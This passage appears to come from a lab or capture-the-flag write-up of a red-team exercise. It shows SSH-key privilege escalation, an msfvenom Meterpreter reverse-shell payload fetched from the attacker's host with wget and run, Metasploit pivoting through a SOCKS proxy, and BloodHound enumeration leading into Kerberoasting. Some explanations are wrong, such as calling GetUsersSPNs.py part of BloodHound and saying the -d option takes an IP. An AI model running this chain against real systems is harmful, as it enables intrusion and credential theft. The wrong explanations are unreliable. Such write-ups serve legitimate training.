- sudo /bin/cp /dev/stdin /home/ubuntu/.ssh/authorised_keys: This part of the command uses sudo to get superuser permissions. It copies the contents from the standard input (/dev/stdin) to the file /home/ubuntu/.ssh/authorised_keys. This uses standard input as the input source for the cp command to copy the contents of the public key file to the user's authorised keys /home/ubuntu/.ssh/authorised_keys.




IMPORTANT

The id_rsa file (in the .ssh folder) should be given lower permissions with the command, otherwise ssh will not accept it as a private key:

```
chmod 600 id_rsa
```

This allows us to use the command to log in as ubuntu via ssh, which has increased our privileges:

ssh -i id_rsa ubuntu@<IP of Webmail>



Pivoting

When pivoting to the inner network, I will work a lot with pictures as it is easier to understand that way.

However, I encourage you to do your own research on pivoting (and the commands that you will see in the following images), as this is a very big and important topic in Red Teaming.


```
root@ip-10-10-119-0:~# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=10.50.99.173 LPORT=8080 -f elf > reverse-8080.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes
root@ip-10-10-119-0:~#
```

```
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes
root@ip-10-10-119-0:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
root@ip-10-200-103-12:/tmp# wget http://10.50.99.173:8000/reverse-8080.elf
--2023-05-30 14:22:29--  http://10.50.99.173:8000/reverse-8080.elf
Connecting to 10.50.99.173:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1068640 (1.0M) [application/octet-stream]
Saving to: 'reverse-8080.elf'

reverse-8080.elf                    100%[=============================================================================>]   1.02M  --.-KB/s    in 0.09s

2023-05-30 14:22:29 (11.9 MB/s) - 'reverse-8080.elf' saved [1068640/1068640]

root@ip-10-200-103-12:/tmp#
```

```
root@ip-10-10-119-0:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.103.12 - - [30/May/2023 15:22:29] "GET /reverse-8080.elf HTTP/1.1" 200 -
```

```
root@ip-10-10-119-0:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
```




```
       =[ metasploit v6.3.5-dev-                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 410 post       ]
```

```
msf6 > search multi/handler

Matching Modules
================

  #  Name                                              Disclosure Date  Rank       Check  Description
  -  ----                                              ---------------  ----       -----  -----------
  0  exploit/linux/local/apt_package_manager_persistence  1999-03-09      excellent  No     APT Package Manager Persistence
  1  exploit/android/local/janus                       2017-07-31       manual     Yes    Android Janus APK Signature bypass
  2  auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
  3  exploit/linux/local/bash_profile_persistence      1989-06-08       normal     No     Bash Profile Persistence
  4  exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
  5  exploit/multi/handler                                              manual     No     Generic Payload Handler
  6  exploit/windows/mssql/mssql_linkcrawler           2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
  7  exploit/windows/browser/persits_xupload_traversal  2009-09-29      excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
  8  exploit/linux/local/yum_package_manager_persistence  2003-12-17      excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

your Attacker IP

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.50.99.173
LHOST => 10.50.99.173
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.173:8080
```

```
root@ip-10-200-103-12:/tmp# chmod +x reverse-8080.elf
root@ip-10-200-103-12:/tmp# ls
client-common.txt  systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-apache2.service-VSxspb
reverse-8080.elf   systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-openvpn@server.service-hVCdrF
server.conf        systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-systemd-resolved.service-tXS1Ni
snap-private-tmp   systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-systemd-timesyncd.service-3ZX0g9
root@ip-10-200-103-12:/tmp# ./reverse-8080.elf
```

```
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.173:8080
[*] Meterpreter session 1 opened (10.50.99.173:8080 -> 10.200.103.12:58298) at 2023-05-30 15:26:13 +0100

meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                    Connection
  --  ----  ----                   -----------                                    ----------
  1         meterpreter x64/linux  root @ ip-10-200-103-12.eu-west-1.compute.internal  10.50.99.173:8080 -> 10.200.103.12:58298 (10.200.103.12)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
srvhost => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport => 9050
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) >
```

```
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > set subnet 10.200.103.0
subnet => 10.200.103.0
msf6 post(multi/manage/autoroute) >
```

your Network IP

```
subnet => 10.200.103.0
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against ip-10-200-103-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.103.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 12.100.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > run autoroute -p

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against ip-10-200-103-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

```
root@ip-10-10-119-0:~# locate proxychains
/etc/proxychains.conf
/usr/bin/proxychains
/usr/lib/proxychains3
/usr/lib/proxychains3/proxyresolv
/usr/lib/x86_64-linux-gnu/libproxychains.so.3
/usr/lib/x86_64-linux-gnu/libproxychains.so.3.0.0
/usr/share/doc/libproxychains3
/usr/share/doc/proxychains
/usr/share/doc/libproxychains3/changelog.Debian.gz
/usr/share/doc/libproxychains3/copyright
/usr/share/doc/proxychains/AUTHORS
/usr/share/doc/proxychains/README
/usr/share/doc/proxychains/README.Debian
/usr/share/doc/proxychains/TODO
/usr/share/doc/proxychains/changelog.Debian.gz
/usr/share/doc/proxychains/copyright
/usr/share/man/man1/proxychains.1.gz
/var/lib/dpkg/info/libproxychains3:amd64.list
/var/lib/dpkg/info/libproxychains3:amd64.md5sums
/var/lib/dpkg/info/libproxychains3:amd64.shlibs
/var/lib/dpkg/info/libproxychains3:amd64.symbols
/var/lib/dpkg/info/libproxychains3:amd64.triggers
/var/lib/dpkg/info/proxychains.conffiles
/var/lib/dpkg/info/proxychains.list
/var/lib/dpkg/info/proxychains.md5sums
root@ip-10-10-119-0:~# nano /etc/proxychains.conf
```

```
 GNU nano 2.9.3                                          /etc/proxychains.conf

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

We can now scan machines that are inside the network:

test Port

```
root@ip-10-10-119-0:~# proxychains nmap -p 445 10.200.103.31 -Pn -v
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 15:33 BST
Initiating Parallel DNS resolution of 1 host. at 15:33
Completed Parallel DNS resolution of 1 host. at 15:33, 0.00s elapsed
Initiating SYN Stealth Scan at 15:33
Scanning ip-10-200-103-31.eu-west-1.compute.internal (10.200.103.31) [1 port]
Completed SYN Stealth Scan at 15:33, 2.05s elapsed (1 total ports)
Nmap scan report for ip-10-200-103-31.eu-west-1.compute.internal (10.200.103.31)
Host is up.

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
           Raw packets sent: 2 (88B) | Rcvd: 0 (0B)
root@ip-10-10-119-0:~#
```

Use Bloodhound to get vulnerable accounts

In advance I would like to apologize for the very poor quality of these pictures.
I will try to describe them as well as I can.

First come all the sources from where you can get the different tools that are needed and then I will explain what each tool does and how they are related.

Neo4j:
Should have been pre-installed by default on the Attack Box and Kali Linux machines.

What is neo4j?
Neo4j is a powerful and flexible open source graph database management system. It enables the storage, retrieval and analysis of data in the form of graphs. A graph consists of nodes, which represent entities, and edges, which represent relationships between nodes. Neo4j provides a scalable and efficient way to model and query complex relationships between data points.
By using Neo4j, complex data structures and relationships can be easily represented and explored. This is particularly useful for use cases such as social networks, recommender systems, knowledge graphs, fraud detection, network analysis and more.

bloodhound.py:
This can be downloaded using the following command:
git clone *https://github.com/fox-it/BloodHound.py.git*

What does bloodhound.py do?
BloodHound.py is a Python script designed for information gathering and analysis in Active Directory environments. Its main purpose is to analyse permissions, access rights and relationships between users, groups and computers in an Active Directory network.
BloodHound.py uses the BloodHound methodology to gather information about Active Directory. It can extract information about users, groups, computers, permissions, group memberships, Active Directory trusts and other relevant data. This information is then stored in a graph-based database and can be analysed using visualisations and queries.
By analysing Active Directory relationships and privileges, BloodHound.py can identify potential vulnerabilities, privileged accounts, attack paths and privilege escalation opportunities.

BloodHound:
The different versions can be downloaded at this link:
https://github.com/BloodHoundAD/BloodHound/releases

What is Bloodhound?
BloodHound is a comprehensive toolkit for Active Directory network security analysis. It consists of several components, including the BloodHound collector script, which collects data from Active Directory, the BloodHound Python script (BloodHound.py), which is responsible for data analysis and visualisation, and the BloodHound GUI, a graphical user interface for interacting with the analysed data.

How are Bloodhound, bloodhound.py and neo4j related? (and summarising the above again)
BloodHound, bloodhound.py and Neo4j are closely related components that work together to support Active Directory network security analysis.
BloodHound is the comprehensive Active Directory security analysis toolkit that contains various functions and components. It enables the collection of information about users, groups, computers, permissions and relationships in Active Directory.

bloodhound.py is a Python script within the BloodHound toolkit specifically designed for data analysis and visualisation. It extracts data from the Active Directory, analyses this data and creates a graph-based dataset containing information about relationships, permissions and attack paths. bloodhound.py uses the BloodHound methodology and uses graph databases such as Neo4j to store and query the analysed data.

Neo4j is a powerful and flexible graph database used in BloodHound to store, manage and query the analysed data. Neo4j allows complex relationships between users, groups, computers and other entities in Active Directory to be modelled and queried efficiently. The visualisations and queries used in BloodHound are based on the integration with Neo4j.

Together, BloodHound, bloodhound.py and Neo4j form a comprehensive solution for analysing and visualising Active Directory data to identify security vulnerabilities, attack paths and privilege escalation opportunities. BloodHound serves as the overall platform, bloodhound.py is the analysis and visualisation script, and Neo4j is the underlying graph database used to store and query the analysed data.

GetUsersSPNs.py:
This file should also have been installed by default on Attack Box and Kali Linux.
To find the exact PATH on yours you can use the "locate" command as follows:

```
locate GetUsersSPNs.py
```

What is GetUsersSPNs.py?
GetUsersSPNs.py is a Python script that is part of the BloodHound toolkit. It is used to identify so-called Service Principal Names (SPNs) for user accounts in an Active Directory network. An SPN is a unique identifier assigned to a specific service within a domain. SPNs are commonly used when configuring services such as SQL Server, Exchange Server, web applications, etc. They allow clients to identify and authenticate with the correct service.
The script GetUsersSPNs.py analyses the Active Directory and searches for user accounts that have SPNs. It collects information about these SPNs and the associated user accounts. This can be helpful to identify potential vulnerabilities and security holes, as certain SPN configurations can provide attack opportunities.

You'll see what exactly we do with these SPNs in a moment.

Step number one:


Run bloodhound.py to collect information.

The command for this is:

```
proxychains ./bloodhound.py -d <IP of already compromised VPN server> -u laura.wood -p "<password of laura.wood>" -c all -ns <IP of CORPDC Server 10.200.X.102> --dns-tcp
```

Explanation of the command:
- proxychains: this command is used to route the rest of the command through a proxy. It allows traffic to be routed through a proxy server.
- ./bloodhound.py: This command starts the BloodHound toolkit and the associated Python script bloodhound.py to analyse the Active Directory.
-d <IP of already compromised VPN server>: This option specifies the IP address of the already compromised VPN server. BloodHound will try to collect information about the Active Directory in this environment.

-u laura.wood: This option specifies the username "laura.wood". BloodHound will use this username for authentication in the Active Directory.
-p "<password of laura.wood>": This option specifies the password for the user "laura.wood". It is used for authentication in the Active Directory.
-c all: This option specifies that all available collections (collectors) should be run in BloodHound. This includes collecting information about users, groups, computers, permissions, etc.
-ns <IP of CORPDC server 10.200.X.102>: This option specifies the IP address of the CORPDC server. BloodHound will attempt to collect data from this server in Active Directory.
--dns-tcp: This option specifies that DNS requests should be made over TCP instead of UDP. This may be necessary if the DNS traffic goes through the proxy server and it only supports TCP.




Step number 2:

Start neo4j:

sudo neo4j console

When the browser opens and you are asked for credentials, log in with the default credentials **neo4j**:**neo4j**.





Step number three:

Launch Bloodhound (the GUI):

./Bloodhound --no-sandbox

Here the window of Bloodhound will open, where you again specify the password neo4j.






Step number four:

Load the files created by bloodhound.py into the Bloodhound GUI.

Now go to the top left of the bar and click on "**Analysis**" and then on "**Kerberos Interaction**".



The hosts you see there are vulnerable to a Kerberoasting attack.

Kerberoasting is an attack technique in which an attacker exploits the security weakness in the Kerberos authentication protocol to extract password hashes from service accounts. These password hashes can then be cracked offline to gain access to the corresponding accounts.

The Kerberos protocol is used in Windows domains to provide authentication and access to network resources. In Kerberos authentication, the Kerberos service issues tickets to service accounts requested by client users to access resources.

In Kerberoasting, an attacker exploits the fact that the password hashes of service accounts are usually associated with a so-called Service Principal Name (SPN). These SPNs can be extracted from the Active Directory. The attacker can then use the obtained SPNs and the associated Ticket Granting Tickets (TGTs) to send special requests to the Key Distribution Centre (KDC) to obtain the password hashes for these service accounts.

Once the attacker has the password hashes, they can crack them offline to recover the original service account password. With the cracked passwords, the attacker can then gain access to the services and resources associated with the affected service accounts.

